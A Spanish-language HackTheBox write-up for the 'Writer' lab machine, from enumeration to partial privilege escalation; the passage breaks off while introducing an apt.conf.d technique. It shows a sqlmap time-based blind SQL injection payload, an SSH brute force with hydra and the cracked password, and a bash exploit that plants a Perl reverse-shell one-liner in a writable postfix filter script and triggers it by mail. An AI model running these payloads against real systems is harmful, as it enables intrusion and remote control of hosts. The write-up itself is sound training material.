Writer

Difficulty : Medium
Operating System : Linux
Rating : 4.2
Author : TheCyberGeek
Description
Esta maquina ha terminado siendo muy divertida. Nos encontraremos con una inyeccion sql que nos permitira obtener un punto de apoyo para llegar al usuario. Despues explotaremos un script de postfix y seguidamente aprovecharemos un cron para conseguir root. vamos a ello!
Enumeration
Para la enumeracion basica vamos a utilizar una tool que he desarrollado especificamente para trabajar con maquinas en la plataforma hackthebox. Esta herramienta crea la carpeta de trabajo, realiza un escaneo basico con nmap y si encuentra un servicio web le lanza una enumeracion basica.
Descarga: HTBenum
Nmap
Nmap scan report for writer.htb (10.129.151.58)
Host is up (0.12s latency).

PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Story Bank | Writer.HTB
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -2s, deviation: 0s, median: -2s
|_nbstat: NetBIOS name: WRITER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-01 19:57:52
|_  start_date: N/A
Whatweb
http://writer.htb [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.129.151.58], JQuery, Script, Title[Story Bank | Writer.HTB]
HTTP Headers
HTTP/1.1 200 OK
Date: Sun, 01 Aug 2021 17:57:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Length: 11971
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
ffuz
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.1-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://writer.htb/FUZZ
 :: Wordlist         : FUZZ: /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Extensions       : .htm .php .html .js .txt .zip .bak .asp .aspx .xml .py .log .json .old
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

contact                 [Status: 200, Size: 4905, Words: 242, Lines: 110]
about                   [Status: 200, Size: 3522, Words: 250, Lines: 75]
static                  [Status: 301, Size: 309, Words: 20, Lines: 10]
[INFO] Adding a new job to the queue: http://writer.htb/static/FUZZ

logout                  [Status: 302, Size: 208, Words: 21, Lines: 4]
dashboard               [Status: 302, Size: 208, Words: 21, Lines: 4]
administrative          [Status: 200, Size: 1443, Words: 185, Lines: 35]
server-status           [Status: 403, Size: 275, Words: 20, Lines: 10]
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.129.151.58
+ Target Hostname:    writer.htb
+ Target Port:        80
+ Start Time:         2021-08-01 20:04:12 (GMT2)
---------------------------------------------------------------------------
+ Server: Apache/2.4.41 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.41 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, OPTIONS
+ OSVDB-3268: /static/: Directory indexing found.
+ 7967 requests: 0 error(s) and 5 item(s) reported on remote host
+ End Time:           2021-08-01 20:21:29 (GMT2) (1037 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
User Own
Tras la enumeracion basica compruebo que ffuf me ha dado un directorio llamado administrative. Resulta ser un panel de login y meto credenciales aleatorias con la finalidad de analizarlo con burp. Vamos a guardar la request en un archivo y se lo pasamos a sqlmap


Tras analizar la request con sqlmap observo que es vulnerable a un ataque de tipo time-based blind y puedo leer la base de datos
[root@htb writer]# sqlmap -r burp --dbs
--SNIP--
---
Parameter: uname (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uname=lala' AND (SELECT 8050 FROM (SELECT(SLEEP(5)))nVTt) AND 'frQQ'='frQQ&password=pepe
---
--SNIP--
available databases [2]:
[*] information_schema
[*] writer

[root@htb writer]# sqlmap -r burp -D writer --tables
-- SNIP --
[20:31:35] [INFO] retrieved: site
[20:31:51] [INFO] retrieved: stories
[20:32:17] [INFO] retrieved: users
Database: writer
[3 tables]
+---------+
| site    |
| stories |
| users   |
+---------+

-- SNIP --

[root@htb writer]# sqlmap -r burp -D writer -T users --dump
-- SNIP --
Database: writer
Table: users
[1 entry]
+----+------------------+--------+----------+----------------------------------+--------------+
| id | email            | status | username | password                         | date_created |
+----+------------------+--------+----------+----------------------------------+--------------+
| 1  | admin@writer.htb | Active | admin    | 118e48794631a9612484ca8b55f622d0 | NULL         |
+----+------------------+--------+----------+----------------------------------+--------------+
Despues de intentar romper ese hash sin exito veo que puedo leer ficheros a traves de la query SELECT LOAD_FILE('ARCHIVO'): con la opcion --sql-shell de sqlmap , aunque como va leyendo caracter por caracter es bastante lento...
[root@htb writer]# sqlmap -r burp --sql-shell
sql-shell> SELECT LOAD_FILE('/etc/passwd');
/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
kyle:x:1000:1000:Kyle Travis:/home/kyle:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
postfix:x:113:118::/var/spool/postfix:/usr/sbin/nologin
filter:x:997:997:Postfix Filters:/var/spool/filter:/bin/sh
john:x:1001:1001:,,,:/home/john:/bin/bash
mysql:x:114:120:MySQL Server,,,:/nonexistent:/bin/false
/etc/apache2/sites-available/000-default.conf
# Virtual host configuration for writer.htb domain
<VirtualHost *:80>
        ServerName writer.htb
        ServerAdmin admin@writer.htb
        WSGIScriptAlias / /var/www/writer.htb/writer.wsgi
        <Directory /var/www/writer.htb>
                Order allow,deny
                Allow from all
        </Directory>
        Alias /static /var/www/writer.htb/writer/static
        <Directory /var/www/writer.htb/writer/static/>
                Order allow,deny
                Allow from all
        </Directory>
        ErrorLog ${APACHE_LOG_DIR}/error.log
        LogLevel warn
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

# Virtual host configuration for dev.writer.htb subdomain
# Will enable configuration after completing backend development
# Listen 8080
#<VirtualHost 127.0.0.1:8080>
#       ServerName dev.writer.htb
#       ServerAdmin admin@writer.htb
#
        # Collect static for the writer2_project/writer_web/templates
#       Alias /static /var/www/writer2_project/static
#       <Directory /var/www/writer2_project/static>
#               Require all granted
#       </Directory>
#
#       <Directory /var/www/writer2_project/writerv2>
#               <Files wsgi.py>
#                       Require all granted
#               </Files>
#       </Directory>
#
#       WSGIDaemonProcess writer2_project python-path=/var/www/writer2_project python-home=/var/www/writer2_project/writer2env
#       WSGIProcessGroup writer2_project
#       WSGIScriptAlias / /var/www/writer2_project/writerv2/wsgi.py
#        ErrorLog ${APACHE_LOG_DIR}/error.log
#        LogLevel warn
#        CustomLog ${APACHE_LOG_DIR}/access.log combined
#
#</VirtualHost>
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
/var/www/writer.htb/writer.wsgi
#!/usr/bin/python
import sys
import logging
import random
import os

# Define logging
logging.basicConfig(stream=sys.stderr)
sys.path.insert(0,"/var/www/writer.htb/")

# Import the __init__.py from the app folder
from writer import app as application
application.secret_key = os.environ.get("SECRET_KEY", "")
Despues de probar varias enumeraciones y con la desesperacion de la lentitud del ataque sql time-based blind decidi poner en segundo plano un ataque de fuerza bruta ssh con la herramienta hydra usando los usuarios que obtuve del fichero /etc/passwd john y kyle. Para mi sorpresa, obtuve la contraseña del usuario kyle
[root@htb writer]# hydra -t 5 -V -f -l kyle -P /opt/SecLists/Passwords/Leaked-Databases/rockyou.txt writer.htb ssh
[22][ssh] host: writer.htb   login: kyle   password: marcoantonio
[STATUS] attack finished for writer.htb (valid pair found)
1 of 1 target successfully completed, 1 valid password found
kylemarcoantonio
[root@htb writer]# ssh -l kyle writer.htb
kyle@writer.htb's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon  2 Aug 17:26:50 UTC 2021

  System load:           0.04
  Usage of /:            66.5% of 6.82GB
  Memory usage:          21%
  Swap usage:            0%
  Processes:             253
  Users logged in:       0
  IPv4 address for eth0: 10.129.151.233
  IPv6 address for eth0: dead:beef::250:56ff:feb9:d97a


0 updates can be applied immediately.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Wed Jul 28 09:03:32 2021 from 10.10.14.19
kyle@writer:~$ ls
disclaimer  user.txt
kyle@writer:~$
Root Own
Al realizar una enumeracion basica dentro del sistema, observo que lo unico relevante que hay en la carpeta del usuario kyle es un script en bash llamado disclaimer.
kyle@writer:~$ file *
disclaimer: POSIX shell script, ASCII text executable
user.txt:   ASCII text
Tras ver que el script no nos ayudara a conseguir privilegios de root y seguir enumerando, encuentro otro script con el mismo nombre que esta vez si es creado por el usuario root y pertenece a un grupo del que formamos parte filter
kyle@writer:~$ id
uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),997(filter),1002(smbgroup)
kyle@writer:~$ find / -group filter -type f -exec ls -la {} \; 2>/dev/null
-rwxrwxr-x 1 root filter 1021 Aug  3 06:30 /etc/postfix/disclaimer
Analicemos el script para ver si podemos ejecutarlo a nuestro favor
/etc/postfix/disclaimer
#!/bin/sh
# Localize these.
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses

# Exit codes from <sysexits.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }

cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }

# obtain From address
from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`

if [ `grep -wi ^${from_address}$ ${DISCLAIMER_ADDRESSES}` ]; then
  /usr/bin/altermime --input=in.$$ \
                   --disclaimer=/etc/postfix/disclaimer.txt \
                   --disclaimer-html=/etc/postfix/disclaimer.txt \
                   --xheader="X-Copyrighted-Material: Please visit http://www.company.com/privacy.htm" || \
                    { echo Message content rejected; exit $EX_UNAVAILABLE; }
fi

$SENDMAIL "$@" <in.$$

exit $?
Este script es calcado de este tutorial y se utiliza para que postfix añada un "disclaimer" o amenaza en mi barrio de esas que podemos ver al final de los correos electronicos. La idea es que si se envia un email desde las direcciones proporcionadas, automaticamente se añada ese disclaimer al final.
/etc/postfix/disclaimer_addresses
root@writer.htb
kyle@writer.htb
En el siguiente fichero vemos como el script es lanzado por el usuario john
/etc/postfix/master.cf
kyle@writer:/etc/postfix$ cat master.cf
--SNIP--
dfilt     unix  -       n       n       -       -       pipe
  flags=Rq user=john argv=/etc/postfix/disclaimer -f ${sender} -- ${recipient}
Despues de hacer algunas pruebas, me doy cuenta de que cualquier modificacion que haga en el archivo disclaimer es eliminada, por lo que intuyo que hay algun cron ejecutandose. Para verificarlo voy a utilizar la herramienta pspy para analizar los procesos en tiempo real. Una herramienta muy util que nos ofrece de un vistazo lo que se cuece en el sistema y se nos ha podido escapar enumerando tradicionalmente. Podemos ver claramente como el archivo disclaimer es sobreescrito cada dos minutos
kyle@writer:/tmp/lorka$ ./pspy64
2021/08/03 17:20:01 CMD: UID=0    PID=2660407 | /usr/sbin/CRON -f
2021/08/03 17:20:01 CMD: UID=0    PID=2660419 | /bin/sh -c /usr/bin/rm /tmp/*
2021/08/03 17:20:01 CMD: UID=0    PID=2660418 | /usr/sbin/CRON -f
2021/08/03 17:20:01 CMD: UID=0    PID=2660417 | /bin/sh -c /usr/bin/find /etc/apt/apt.conf.d/ -mtime -1 -exec rm {} \;
2021/08/03 17:20:01 CMD: UID=0    PID=2660416 | /bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/disclaimer
2021/08/03 17:20:01 CMD: UID=0    PID=2660415 | /bin/sh -c /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.cf
2021/08/03 17:20:01 CMD: UID=0    PID=2660423 | /usr/bin/cp -r /root/.scripts/writer2_project /var/www/
2021/08/03 17:20:01 CMD: UID=0    PID=2660422 | /bin/sh -c /usr/bin/cp /root/.scripts/master.cf /etc/postfix/master.cf
2021/08/03 17:20:01 CMD: UID=0    PID=2660421 | /bin/sh -c /usr/bin/cp /root/.scripts/disclaimer /etc/postfix/disclaimer
2021/08/03 17:20:01 CMD: UID=0    PID=2660420 | /bin/sh -c /usr/bin/find /etc/apt/apt.conf.d/ -mtime -1 -exec rm {} \;
2021/08/03 17:20:01 CMD: UID=0    PID=2660424 | /usr/bin/apt-get update
2021/08/03 17:20:01 CMD: UID=0    PID=2660426 | /usr/lib/apt/methods/http
2021/08/03 17:20:01 CMD: UID=0    PID=2660427 |
Tambien hay que comprobar que efectivamente tenemos un servicio SMTP (puerto 25) escuchando en el sistema...
kyle@writer:~$ netstat -putan |grep -i listen
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::139                  :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::445                  :::*                    LISTEN      -
Ahora que tenemos todas las piezas del puzzle, vamos a construir un exploit que hará lo siguiente :
- Creara un script
disclaimerigual que el que hay en el sistema pero añadiendo una reverse shell oneliner al principio de este - Usara netcat para conectar localmente al servidor por el puerto 25 y enviara un email desde una de las direcciones encontradas en
disclaimer_addresses - Como el usuario que ejecuta el script es
johnrecibiremos una shell con sus credenciales
givemejohnshell.sh
#!/usr/bin/env bash
# LoRKa exploit for writer htb machine (john user)

#Brain
makefile(){
cat << "EOF" > /etc/postfix/disclaimer
#!/bin/sh
# Localize these.
perl -e 'use Socket;$i="10.10.14.162";$p="7788";socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
INSPECT_DIR=/var/spool/filter
SENDMAIL=/usr/sbin/sendmail

# Get disclaimer addresses
DISCLAIMER_ADDRESSES=/etc/postfix/disclaimer_addresses

# Exit codes from <sysexits.h>
EX_TEMPFAIL=75
EX_UNAVAILABLE=69

# Clean up when done or when aborting.
trap "rm -f in.$$" 0 1 2 3 15

# Start processing.
cd $INSPECT_DIR || { echo $INSPECT_DIR does not exist; exit
$EX_TEMPFAIL; }

cat >in.$$ || { echo Cannot save mail to file; exit $EX_TEMPFAIL; }

# obtain From address
from_address=`grep -m 1 "From:" in.$$ | cut -d "<" -f 2 | cut -d ">" -f 1`

if [ `grep -wi ^${from_address}$ ${DISCLAIMER_ADDRESSES}` ]; then
  /usr/bin/altermime --input=in.$$ \
                   --disclaimer=/etc/postfix/disclaimer.txt \
                   --disclaimer-html=/etc/postfix/disclaimer.txt \
                   --xheader="X-Copyrighted-Material: Please visit http://www.company.com/privacy.htm" || \
                    { echo Message content rejected; exit $EX_UNAVAILABLE; }
fi

$SENDMAIL "$@" <in.$$

exit $?
EOF
}

mailto(){
nc localhost 25 << EOF
helo EXPLOIT
MAIL FROM: root@writer.htb
RCPT TO: kyle@writer.htb
DATA
Dame un shell porfa
.
QUIT
EOF
}

#RunAway
makefile
mailto
Ahora ponemos una shell a la escucha y lanzamos el exploit....

Dentro del usuario john hay una clave privada id_rsa por lo que la voy a utilizar para conectar por ssh y trabajar comodamente..
$ ls -altR
.:
total 32
drwxr-xr-x 4 john john 4096 Jul 31 19:37 .
-rw------- 1 john john  742 Jul 28 09:21 .viminfo
drwx------ 2 john john 4096 Jul 28 09:19 .cache
drwx------ 2 john john 4096 Jul  9 12:29 .ssh
drwxr-xr-x 4 root root 4096 Jul  9 10:59 ..
lrwxrwxrwx 1 root root    9 May 19 22:20 .bash_history -> /dev/null
-rw-r--r-- 1 john john  807 May 14 18:19 .profile
-rw-r--r-- 1 john john  220 May 14 18:19 .bash_logout
-rw-r--r-- 1 john john 3771 May 14 18:19 .bashrc

./.cache:
total 8
drwxr-xr-x 4 john john 4096 Jul 31 19:37 ..
drwx------ 2 john john 4096 Jul 28 09:19 .
-rw-r--r-- 1 john john    0 Jul 28 09:19 motd.legal-displayed

./.ssh:
total 20
drwxr-xr-x 4 john john 4096 Jul 31 19:37 ..
drwx------ 2 john john 4096 Jul  9 12:29 .
-rw-r--r-- 1 john john  565 Jul  9 12:29 authorized_keys
-rw------- 1 john john 2602 Jul  9 12:29 id_rsa
-rw-r--r-- 1 john john  565 Jul  9 12:29 id_rsa.pub
Una rapida enumeracion con el usuario john nos muestra un directorio donde tenemos permisos de escritura fuera de nuestro home, con permisos para el grupo management
john@writer:~$ id
uid=1001(john) gid=1001(john) groups=1001(john),1003(management)

john@writer:/tmp/lorka$ find / -group management -type d  2>/dev/null
/etc/apt/apt.conf.d

john@writer:~$ find / -group management -type d -exec ls -la {} \; 2>/dev/null
total 48
drwxrwxr-x 2 root management 4096 Jul 28 09:24 .
drwxr-xr-x 7 root root       4096 Jul  9 10:59 ..
-rw-r--r-- 1 root root        630 Apr  9  2020 01autoremove
-rw-r--r-- 1 root root         92 Apr  9  2020 01-vendor-ubuntu
-rw-r--r-- 1 root root        129 Dec  4  2020 10periodic
-rw-r--r-- 1 root root        108 Dec  4  2020 15update-stamp
-rw-r--r-- 1 root root         85 Dec  4  2020 20archive
-rw-r--r-- 1 root root       1040 Sep 23  2020 20packagekit
-rw-r--r-- 1 root root        114 Nov 19  2020 20snapd.conf
-rw-r--r-- 1 root root        625 Oct  7  2019 50command-not-found
-rw-r--r-- 1 root root        182 Aug  3  2019 70debconf
-rw-r--r-- 1 root root        305 Dec  4  2020 99update-notifier
Tambien vimos con la herramienta pspy que hay dos acciones en un crontab relacionadas con ese directorio...
kyle@writer:/tmp/lorka$ ./pspy64
2021/08/03 17:20:01 CMD: UID=0    PID=2660417 | /bin/sh -c /usr/bin/find /etc/apt/apt.conf.d/ -mtime -1 -exec rm {} \;
2021/08/03 17:20:01 CMD: UID=0    PID=2660424 | /usr/bin/apt-get update
En apt.conf.d (Debian/Ubuntu) podemos almacenar scripts que actuaran antes o despues de la ejecucion de dpkg o apt , en este articulo
